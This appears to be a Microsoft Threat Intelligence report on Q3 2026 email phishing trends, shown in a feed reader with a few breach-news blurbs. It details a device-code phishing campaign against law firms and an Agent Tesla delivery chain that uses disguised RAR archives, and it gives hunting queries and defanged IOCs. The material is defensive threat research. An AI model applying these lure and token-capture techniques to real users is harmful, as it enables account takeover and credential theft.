❌

Reading view

There are new articles available, click to refresh the page.

Email threat landscape: Q3 2026 trends and insights

Microsoft Threat Intelligence detected approximately 7.3 billion email-based phishing threats from July through September, including a sharp increase to nearly 3 billion in September alone, up 41% from August. Yet the increase did not extend across the techniques that had driven threat actor activity earlier in the year. QR code phishing remained far below its early-year peak, while CAPTCHA-gated phishing reversed several months of decline, driven in part by renewed use of SVG attachments.

Line graph showing the number of phishing emails sent over several months, showing a steady decline in Q3 until a sharp increase in September.
Figure 1. Monthly detected email threat volume (January – September 2026)

The quarter also highlighted how sender identity and security exceptions can shape the outcome of detected threats. Microsoft detected approximately 129 million malicious messages spoofing the sender domains of tracked business services. Many were delivered because organization- or user-configured exceptions overrode security protections, even after the messages failed authentication checks and were identified as malicious, showing how overly broad exceptions intended to preserve legitimate workflows can also expose them to impersonation. In Microsoft Teams, attackers increasingly used ordinary personal names rather than explicit help desk identities while continuing to use live interactions for social engineering. Across malicious attachment activity more broadly, credential theft remained the dominant objective in Q3.

Two campaigns observed during the quarter illustrate the range of activity behind these trends. An August campaign targeting legal organizations used personalized salary review documents and QR codes to lead recipients into device code phishing, despite the broader decline in QR code attacks. In September, purchase order and payroll lures used disguised archives to deliver Agent Tesla, malware commonly used to collect credentials and other information. Together, the campaigns show how familiar business requests remained effective lures across distinct attack paths.

The effects of the March disruption of the Tycoon2FA phishing-as-a-service (PhaaS) platform also remained evident. By July, Microsoft detected approximately 21,000 phishing messages linked to the platform, down 99.8% from 8.9 million in February, the last full month before the operation.

A decreasing number of phishing emails from January to July, starting at 10 million and dropping to nearly zero.
Figure 2. Tycoon2FA-linked phishing email volume (January 2026 – July 2026)

This blog provides a view of email threat activity across Q3 2026, examining shifts in phishing techniques, malicious payloads, business contact impersonation (BCI), and Teams-based threats. We also highlight spoofed business-service sender domains and two campaigns that show how attackers used familiar work requests to make malicious messages appear credible. Together with recommendations, Microsoft Defender detections, and hunting queries, these findings can help defenders assess where existing protections may be weakened and investigate activity across email and collaboration platforms.

Spoofed sender domains

Requests to sign a document, review an invoice, or respond to a survey are routine business communications. Attackers exploit that familiarity by spoofing the sender domains of the legitimate services that deliver them. Rather than relying only on a misleading display name or a lookalike domain, these messages claim the service’s actual domain as their sender identity.

Microsoft detected approximately 129 million malicious messages spoofing the business-service domains tracked in this analysis during Q3. Activity had remained consistently high since at least May, at roughly 41 million to 46 million messages a month. DocuSign was the most frequently spoofed brand in September, accounting for 29% of that month’s total. Adobe, SurveyMonkey, and Barracuda also saw increases toward the end of the quarter, even as overall spoofing volume remained broadly steady.

A downward trend in phishing emails from 46 million in June to closer to 42 million in September.
Figure 3. Malicious messages spoofing tracked business-service sender domains (May – September 2026)

The more consequential finding was how security exceptions affected these messages after detection. Despite failing email authentication checks and being identified as malicious, many were associated with tenant- or user-level overrides. In September, overrides applied to 63% of messages with a recorded security outcome, with tenant-level overrides accounting for most of them.

The figures do not establish that recipients opened the messages or that accounts were compromised. They do show why exception policies deserve attention alongside detection coverage. An organization may create an exception to avoid interrupting a legitimate business workflow, but an overly broad exception can also weaken protection against messages impersonating that workflow. Familiar branding is not a substitute for an authenticated sender.

QR code phishing attacks

QR code phishing ended Q3 far below the levels seen during its early-year surge. Microsoft detected approximately 12.1 million attacks over the quarter, down 67% from Q2. The decline continued through September despite the broader increase in email threats, leaving monthly QR code volume 86% below its March peak.

A downward trend in phishing email occurrences, with counts decreasing from 19 million in March to less than 4 million by September.
Figure 4. Monthly QR code phishing volume (January – September 2026)

Much of the volume reduction came from the attachments that had supported that earlier growth:

  • PDF attachments remained the most common delivery format in Q3, accounting for 78% of QR code attacks in July and August before dropping to 61% in September. Nonetheless, the volume of PDFs carrying malicious QR codes fell by roughly 65% by the end of the quarter.
  • DOC/DOCX attachments accounted for 14% of QR code attacks in July and August before rising to 20% in September. Word document delivery volume similarly contracted in Q3, falling 39% between July and September following a sharp drop at the start of the quarter.
  • Email-embedded QR codes increased from 5% of attacks in July to 12% in September. After dropping to near-zero in Q2, the volume of malicious QR codes embedded in email bodies more than tripled by the end of Q3, although the method remained a smaller delivery category than attachments.
A line graph showing the   percentage of documents processed through various methods, with PDFs remaining the top method throughout Q3 followed by DOC attachments, email-embedded URLs, and other delivery methods.
Figure 5. QR code phishing delivery method share by month (January – September 2026)

The distinction between delivery methods matters for inspection coverage, but not for the recipient’s experience: either attachment or embedded formats can move a user from a message on a managed device to a phishing page on a personal phone. The reduction in volume has not changed that underlying challenge.

CAPTCHA-gated phishing tactics

CAPTCHA-gated phishing began to recover while QR code attacks continued to fall. By September, Microsoft detected 3.1 million CAPTCHA-gated attacks, nearly twice the volume seen at July’s low. Activity remained well below its March peak, but the recovery ended several months of sustained decline.

A declining trend in phishing emails, depicting over 12 million in March, dropping to 2 million in July, and closer to 4 million by September.
Figure 6. CAPTCHA-gated phishing volume (January – September 2026)

The increase in CAPTCHA-gated phishing attacks was not confined to a single attachment format as delivery methods shifted throughout Q3, though SVG attachments were central to the initial recovery.

  • SVG attachment volume increased sixfold in August, accounting for almost half of September’s total CAPTCHA-gated phishing attacks. Up from 17% of attacks in July, SVGs represented 65% of CAPTCHA-gated phishing attacks in August, remained elevated at 49% in September, and were the leading delivery method at the quarter end.
  • Email-embedded URLs accounted for 49% of attacks in July before falling to 19% in August as SVG activity surged. URL-delivered attacks more than doubled in September, reclaiming 30% of attacks.
  • PDF attachments declined from 22% of attacks in July to 12% in August, remaining at 12% in September.
  • HTML attachments declined from 9% of attacks in July to 2% in August, then more than tripled in volume in September to account for 6% of attacks.
  • DOC/DOCX attachments remained comparatively uncommon throughout Q3, representing only 1% of attacks each month.
A bar chart illustrating the percentage distribution of different document formats, with SVG attachments on top for Q3, generally followed by URL, PDF, HTML, and DOC or Other distribution methods by the end of the quarter.
Figure 7. CAPTCHA-gated phishing distribution method share by month (April – September 2026)

Malicious payloads

The dominant risk from malicious attachments continued to be credential theft, not malware installation. Approximately 94-96% of payload-based attacks during Q3 directed recipients toward a phishing site or presented a fraudulent sign-in page locally. An attachment did not need to install software to put an account at risk.

HTML and PDF attachments remained the two most common malicious payload types during Q3, together accounting for approximately 56–62% of payload-based attacks each month, while the more significant change was the return of SVG files:

A pie chart representing the distribution of various file types: 29% HTML and PDF, 4% DOCX, 16% SVG, 4% ZIP/GZIP, 3% RAR, 15% other
Figure 8. Malicious payloads by type
  • HTML attachments accounted for nearly two-thirds of malicious payloads and remained relatively steady across the quarter. HTML files ranked first in July at 32% of attacks before declining to 26% in August and recovering to 29% in September.
  • PDF attachments accounted for 27–30% of attacks and were the leading payload type in August and September. Volume remained comparatively stable, declining only 2% between July and September.
  • SVG attachments increased from 13% of attacks in July to 20% in August, when volume reached 10.1 million—the highest monthly volume in more than a year. Volume then fell 34% in September, although SVGs still represented 13% of attacks and remained roughly 50% higher than the monthly average for the first half of 2026.
  • DOC/DOCX attachments declined from approximately 5% of attacks in July and August to less than 3% in September, falling 76% below its monthly average volume for the first half of 2026.
  • ZIP/GZIP attachments declined from 5% of attacks in July to 3% in August before recovering slightly to 4% in September. Raw volume remained 24% below July.

The reduced use of Word documents alongside the renewed use of SVG files left a different mix of attachment threats, though credential theft remained the dominant objective.

A line graph depicting a trend in the number of file types, with HTML on top followed closely by PDFs, then SVG files, and DOC, ZIP, and other files all hovering around 2 million by the end of the quarter.
Figure 9. Malicious payload file type distribution by month (June – September 2026)

CAPTCHA-gated phishing accounted for only part of the malicious SVG activity. The resurgence was therefore broader than the use of SVG files to deliver that particular technique.

Business contact impersonation

Microsoft defines business contact impersonation (BCI) as a text-based attack targeting enterprise users that impersonates a trusted entity for the purpose of persuading a recipient into initiating a fraudulent financial transaction or sending the attacker sensitive documents.

BCI volume declined throughout Q3, totaling approximately 6.2 million attacks. That was substantially below Q2, although the comparison is influenced by the unusually large spike in April. By September, monthly activity had fallen to its lowest level since at least July 2025.

A downward trend that peaked at 9 million attacks in April before dropping sharply down to between 2-3 million for all of the third quarter.
Figure 10. Monthly BCI attack volume (January – September 2026)

The reduction in overall volume also concealed differences among financial lures. Generic messages continued to dominate initial BCI contact during Q3, but explicit task and financial requests gained share as overall attack volume declined:

  • Generic outreach messages, such as “Are you at your desk?”, accounted for 82% of attacks in July and August before declining to 79% in September. Raw volume fell 14% across the quarter, reinforcing that operators still overwhelmingly favored establishing contact before introducing a fraudulent request.
  • Generic task requests represented 8–10% of attacks during Q3, increasing from 9% in July to 10% in September despite a 9% decline in raw volume.

Within the smaller subset of explicit financial requests:

  • Payroll update requests were the most common financial lure, accounting for 6% of attacks in July and August and 7% in September. Raw volume remained broadly stable at approximately 126,000–130,000 attacks per month.
  • Invoice payment requests recovered from June’s low. Volume increased 34% in July, 25% in August, and 89% in September, more than tripling between June and September. Their share reached 3% in September, its highest level since March.
  • Gift card requests remained at 2% of attacks each month, while raw volume declined 9% from July to September.
Pie chart depicting BEI lures; 81% generic outreach contacts, 9% generic task requests, 2% payroll updates, 2% gift card requests, 6% invoice payments, and less than 1% for other types.
Figure 11. Initial BCI email content by type (Q3 2026)

The decline in BCI overall did not extend equally to the requests reaching payment and payroll staff.

Microsoft Teams threats

Microsoft observed approximately 141,000 malicious Teams call attempts during Q3. Activity peaked in July before declining 31% by September, although September volume remained 38% above the monthly average for the first half of 2026. Teams-based attacks continued to use live interactions across chat, voice, screen sharing, and remote-support tools to facilitate remote access, credential theft, and hands-on-keyboard compromise.

A trend line of call attempts, displaying a peak of over 50,000 attempts in July to about 35,000 by September.
Figure 12. Monthly observed malicious Microsoft Teams calls (January – September 2026)

Attackers increasingly moved away from display names that explicitly announced an IT- or tech-related support role. Ordinary personal-name display names rose from 46% of the observed July sample to 88% in September, while explicit help desk identities fell from 17% to 2%.

Bar chart comparing call impersonation types in Q3, with username impersonations rising from 46% in July to 88% by September, IT support impersonations ultimately decreasing from 17% to 10% after a spike in August, Help desk impersonations dropped from 17% to 2%, and Other impersonations dropped from 20% to virtually 0 by September.
Figure 13. Malicious Teams call impersonation comparison (Q3 2026)

This shift does not necessarily mean attackers abandoned IT support stories. A personal name can accompany a claim to work for the help desk, while the underlying account address retains technical or service-related wording. More targeted attempts also used domains resembling the intended victim organization’s domain, emphasizing that the visible name is only one part of the impersonation.

Voice phishing attempts peaked in July and then receded, but September volume remained above the levels observed early in 2026. Calls were concentrated during recipients’ weekday working hours, when a live response was more likely. These attempts included unanswered, rejected, and short-lived calls, partly reflecting Microsoft’s expanding visibility and ongoing efforts to strengthen protective measures against social engineering abuse. Attemps should not be interpreted as successful attacker interactions.

Notable phishing campaigns

The following campaigns were observed during the quarter and highlight notable credential phishing, BCI, and malware delivery activity. For analysis of a separate Teams-based IT-support impersonation campaign observed in August, see Impersonating IT support: Threat actors turn remote session into enterprise-wide access.

Salary review lure delivers personalized QR code attachment for device code credential capture targeting legal organizations

On August 19, 2026, Microsoft Defender Research observed a phishing campaign targeting more than 10,000 users across more than 4,800 organizations, almost exclusively located in the United States. While most phishing attacks typically don’t focus on a single vertical, this campaign targeted the professional services sector, specifically law firms and legal organizations. Messages in this campaign were sent out over a 13-hour period between 13:27 UTC on August 19, 2026, and 2:59 UTC on August 20, 2026.

Pie chart depicting 72.1% of campaign targets were professional services, 22.5% were technology and software, and 5.4% were other.
Figure 14. Intended campaign targets by industry

Emails in this campaign were sent with the subject line “Salary Review” from smtp[@]wekash[.]net via Amazon Simple Email Service. The email body carried no visible text and the sole payload was a Word document attachment named Your-Q3-Compensation-Summary.docx.

A notification regarding a revised compensation package for an employee, emphasizing the employee's exceptional performance and requesting confidentiality.
Figure 15. Sample of the campaign document attachment

The Word document impersonated the recipient’s own organization, displaying company branding and addressing the recipient by name. The message claimed that the recipient’s compensation had been revised following a Q2 performance review and that updated details were ready for review. A QR code in the document carried an instruction to scan it to access the revised details. This approach moved the phishing URL out of the email body and into an image, bypassing email gateway controls that scan text-based links but do not decode QR code images.

Scanning the QR code would have directed users to an attacker-controlled phishing page impersonating a Microsoft OneDrive sign-in portal hosted on the domain splace[.]co[.]za. The page presented an alphanumeric code and instructed recipients to copy it and proceed to the Microsoft sign-in portal.

Screenshot of a phishing landing page depicting a sign in pop up asking the user to copy the code and then click Next
Figure 16. Sample phishing landing page

The phishing page used a device code phishing technique, which works by making an authentication request to Microsoft’s device authentication service before the recipient arrived, receiving a user code in return, and embedding that code into the page. When a recipient copied the code and proceeded, the page redirected them to the legitimate Microsoft device authentication portal at microsoft.com/devicelogin, where they entered the code and signed in. Completing that sign in would have transferred a valid session token to the attacker. The token granted persistent access to the recipient’s Microsoft 365 account without ever exposing the password and without re-triggering multifactor authentication (MFA). A countdown timer on the page signaled that each code had a limited validity window, pressing recipients to act quickly.

Spanish-language purchase order and payroll campaign leads to Agent Tesla malware

On September 21, 2026, Microsoft Defender Research observed a phishing campaign targeting more than 56,000 users across more than 8,100 organizations. The campaign primarily targeted users in Spanish-speaking countries, with Colombia accounting for the largest share of intended recipients (15%), followed by the United States (12%), Mexico (12%), Chile (11%), and Spain (8%). Like most large-scale phishing attacks, this campaign did not focus on a single vertical, but instead targeted a broad range of industries, most notably retail and consumer goods (27%), manufacturing and agriculture (19%), and financial services (13%). Messages in this campaign were sent out over an almost nine-hour period between 14:57 UTC and 23:35 UTC on September 21, 2026.

Figure 17. Timeline of campaign message volume

Two lure variations were observed throughout the duration of the campaign: a purchase order theme, which was used in 63% of messages, and a payroll theme, which was used in the remaining 37%. Both variations were sent from the address contacto06[@]carloxmextos[.]org. Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), and Domain-based Message Authentication, Reporting, and Conformance (DMARC) all passed for that domain, so the messages did not depend on simple address forgery. The actor changed the display name to resemble a sales or human resources identity associated with the recipient’s organization. That combination gave the messages technically valid authentication while using the visible sender identity and familiar business context to support the impersonation.

The purchase order lure variation used the reply-style subject “Re: solicitud de cotización”. Its body said, “Buen Dia”, claimed that a purchase order was attached, and asked the recipient to confirm receipt before closing with the lowercase “saludos”. The abrupt wording, inconsistent capitalization, and copied professional signature made the message look like a short continuation of an existing commercial exchange while avoiding details that a recipient could easily challenge.

The attached file, Nuevo orden de compra – 21092026.pdf.uu, was a RAR archive despite its uncommon .uu ending and PDF-like name. Inside it was Nuevo orden de compra – 21092026.pdf.js, a JavaScript downloader whose second extension exposed the executable script type only after extraction. If run, the script fetched a file named Lincoln.ps1 from a campaign-controlled object in Firebase Storage, and that PowerShell payload led to Agent Tesla malware. The nested archive and misleading extensions separated the visible business document theme from the code that executed, while the cloud-hosted download gave the actor a remotely accessible staging point.

Screenshot of a Spanish-language email with the subject “Re: solicitud de cotización.” The sender is shown as a sales-themed display name with the address contacto06@carloxmextos.org; the recipient and signature are redacted. The message says an order is attached and asks the recipient to confirm receipt. The attachment is labeled “Nuevo orden de compra - 21092026.pdf.uu.”
Figure 18. Redacted rendering of the purchase order lure email

The payroll-themed lure used the subject “Nomina 21.09.2026”. It addressed the recipient by name, said the September 21 payroll list was attached, and signed off as a human resources manager. The date-specific payroll pretext created an immediate work-related reason to open the file, while the personalized greeting made a bulk message appear locally relevant.

The payroll lure’s attachment, Nomina 21.09.2026.xml.001, was also a RAR archive. Extraction produced Nomina 21.09.2026.xml.exe, an Agent Tesla executable disguised with an XML-themed double extension. Unlike the purchase order delivery chain, this branch did not require a separate downloader in the supplied evidence, but both paths used the same sender infrastructure, attachment camouflage, date, and malware family. Agent Tesla is commonly used to collect credentials and other information from an infected host, so the shared final payload suggested that credential and information theft were the campaign’s likely objective.

Screenshot of a Spanish-language email from an HR-themed display name at contacto06@carloxmextos.org to a redacted recipient. The subject is “Nomina 21.09.2026.” The message says a payroll document for September 21, 2026, is attached and is signed “Gerente de Recursos Humanos.” The attachment is labeled “Nomina 21.09.2026.xml.001.”
Figure 19. Redacted rendering of the payroll lure email

Defending against email and collaboration threats

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

  • Microsoft helps organizations reduce the risk of phishing and social engineering in Teams through user awareness and layered, built-in protections. Users should exercise caution with external connection requests and messages, including verifying a sender’s identity and requests before acting on them. Administrators can also block external Teams users and specify which users in their organization are permitted to chat or meet with people outside the enterprise. These flexible controls help organizations manage risk for employees in sensitive roles and departments. Teams will also be introducing AI-powered phishing detection that uses conversation context to identify phishing and social engineering in higher-risk messaging scenarios, particularly first-contact chats with external users. Together, these measures help organizations collaborate more securely in Teams.
  • Review the recommended settings for Exchange Online Protection and Microsoft Defender for Office 365 to ensure your organization has established essential defenses and knows how to monitor and respond to threat activity.
  • Invest in user awareness training and phishing simulations. Attack simulation training in Microsoft Defender for Office 365, which also includes simulating phishing messages in Microsoft Teams, is one approach to running realistic attack scenarios in your organization.
  • Enable Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Responders can also manually check for and purge unwanted emails containing URLs and/or Subject fields that are similar, but not identical, to those of known bad messages. Investigate malicious email that was delivered in Microsoft 365 and use Threat Explorer to find and delete phishing emails.
  • Turn on Safe Links and Safe Attachments in Microsoft Defender for Office 365.
  • Enable network protection in Microsoft Defender for Endpoint.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Enable passwordless authentication methods (for example, Windows Hello, FIDO keys, or Microsoft Authenticator) for accounts that support passwordless. For accounts that still require passwords, use authenticator apps like Microsoft Authenticator for MFA. Refer to this article for the different authentication methods and features.
  • Configure automatic attack disruption in Microsoft Defender XDR. Automatic attack disruption is designed to contain attacks in progress, limit the impact on an organization’s assets, and provide more time for security teams to remediate the attack fully.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Microsoft Defender for Endpoint

The following alert might indicate threat activity associated with this threat. The alert, however, can be triggered by unrelated threat activity.

  • Suspicious activity likely indicative of a connection to an adversary-in-the-middle (AiTM) phishing site

Microsoft Defender for Office 365

The following alerts might indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity.

  • A potentially malicious URL click was detected
  • A user clicked through to a potentially malicious URL
  • Suspicious email sending patterns detected
  • Email messages containing malicious URL removed after delivery
  • Email messages removed after delivery
  • Email reported by user as malware or phish

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the activity and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Salary review campaign emails by sender address

The following query identifies emails associated with the August 19 campaign using a message’s sending email address.

EmailEvents
| where SenderMailFromAddress == “smtp@wekash.net”

Spanish-language purchase order and payroll campaign emails by sender address

The following query identifies emails associated with the September 21 campaign using a message’s sending email address.

EmailEvents 
| where SenderMailFromAddress == "contacto06@carloxmextos.org"

Indicators of compromise (IOCs)

IndicatorTypeDescriptionFirst seenLast seen
wekash[.]net Domain Sender domain used to distribute campaign emails via Amazon SES 2026-08-19 2026-08-20
smtp@wekash[.]net Email address Sender email address observed in campaign messages 2026-08-19 2026-08-20
Your-Q3-Compensation-Summary.docx File name Word document attachment carrying the compensation lure and QR code 2026-08-19 2026-08-20
splace[.]co[.]za Domain Domain hosting phishing content 2026-08-19 2026-08-20
https://splace[.]co[.]za/0987643345678908765421234567890987654320987654321223456787654/onedrive/ URL URL hosting phishing content 2026-08-19 2026-08-20
carloxmextos[.]org Domain Authenticated domain used to send both campaign variations 2026-09-21 2026-09-21
contacto06@carloxmextos[.]org Email address Sender address used for both observed lure variations 2026-09-21 2026-09-21
Nuevo orden de compra – 21092026.pdf.uu File name RAR attachment used in the purchase order variation 2026-09-21 2026-09-21
Nuevo orden de compra – 21092026.pdf.js File name JavaScript downloader contained in the purchase order archive 2026-09-21 2026-09-21
Lincoln.ps1 File name PowerShell payload downloaded by the purchase order branch 2026-09-21 2026-09-21
Nomina 21.09.2026.xml.001 File name RAR attachment used in the payroll variation 2026-09-21 2026-09-21
Nomina 21.09.2026.xml.exe File name Agent Tesla executable contained in the payroll archive 2026-09-21 2026-09-21
BEDD2297739632DA8EE470367295FE976E55BE74D628DCAEE7FA98121EE530F1 SHA-256 SHA-256 of the purchase order RAR attachment 2026-09-21 2026-09-21
CE832350C165522DB03DB040CA07917976D1A91F97E7016EA36DCC6B53E0EB13 SHA-256 SHA-256 of the JavaScript downloader 2026-09-21 2026-09-21
F8B49891D15A578E4DE28FECF99D0D78DB6B2C3DA81CD51C931B8D128E60C187 SHA-256 SHA-256 of the PowerShell payload associated with Agent Tesla delivery 2026-09-21 2026-09-21
C438B9A3BB67E2C10EFF0D01513422DC17DCE7C5508303A680E46F3DCEC886EF SHA-256 SHA-256 of the payroll RAR attachment 2026-09-21 2026-09-21
72966B30BBD87E42C683D2AC7A42BB62021FC14389D508551432FFD70D62F33A SHA-256 SHA-256 of the Agent Tesla executable from the payroll variation 2026-09-21 2026-09-21

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Email threat landscape: Q3 2026 trends and insights appeared first on Microsoft Security Blog.

Nine health systems affected by AI company data breach

Giles Bruce reports: A data breach involving healthcare AI company Xsolis has ensnared at least nine health systems and 1.4 million patients. Xsolis, which provides utilization management and care coordination technology for health systems, reported the targeted phishing attack June 5, noting that on Jan. 20 an unauthorized person accessed portions of the company’s IT...

Whitsett, NC sends out alert about phishing email

The Town of Whitsett, North Carolina issued an alert on Facebook on October 22: The Town of Whitsett is notifying residents, vendors, community partners, and other email recipients of a security incident involving the Town Hall email account. DESCRIPTION OF INCIDENT On October 22, 2026, at approximately 10:00 a.m., the Town discovered unauthorized access to...

Covered California Agent Data Exposed In Phishing Attack

John & Rusty Report: An attacker used a “phishing” strategy to get unauthorized access to Covered California agent information spreadsheets May 13, according to a sample breach notice letter posted on the California attorney general’s website Oct. 16. “As a result of this incident, your information, along with information relating to other agents, was disclosed,”...

The hidden network: Inside the phishing infrastructure ecosystem powering global cybercrime

Over the past year, Microsoft uncovered a Chinese-language cybercriminal ecosystem, an interconnected network of phishing kit operators, developers, and an illicit marketplace selling tools and infrastructure for large-scale phishing, enabling cybercriminal operations worldwide.

Threat actors purchased and used these tools and infrastructure, including phishing kits and access to compromised or fraudulent Microsoft or Google cloud environments and related credentials, to target organizations across the healthcare, financial services, wholesale distribution, and information technology (IT) sectors in Japan, the United States, Australia, and India. In collaboration with law enforcement agencies and other partners worldwide, Microsoft’s Digital Crimes Unit (DCU) facilitated a disruption of the ecosystem’s primary developers and infrastructure.

Microsoft’s research into one phishing kit unraveled a larger ecosystem, including the phishing kit developers, an infrastructure dealer, and the threat actors who buy from both. In this blog, we examine several phishing kits marketed and sold through YAM Store, an underground marketplace tracked by Microsoft as Storm-3119. We share our analysis of the technical aspects of this Chinese-language phishing kit ecosystem, the shared infrastructure, provisioning methods, and downstream activity by threat actors using these tools.

Map showing the countries affected by  Storm-3119 and Storm-2990-related activity, with the United States and Japan being the most affected.
Figure 1: Heat map of most impacted countries by combined Storm-3119 and Storm-2990-related activity.

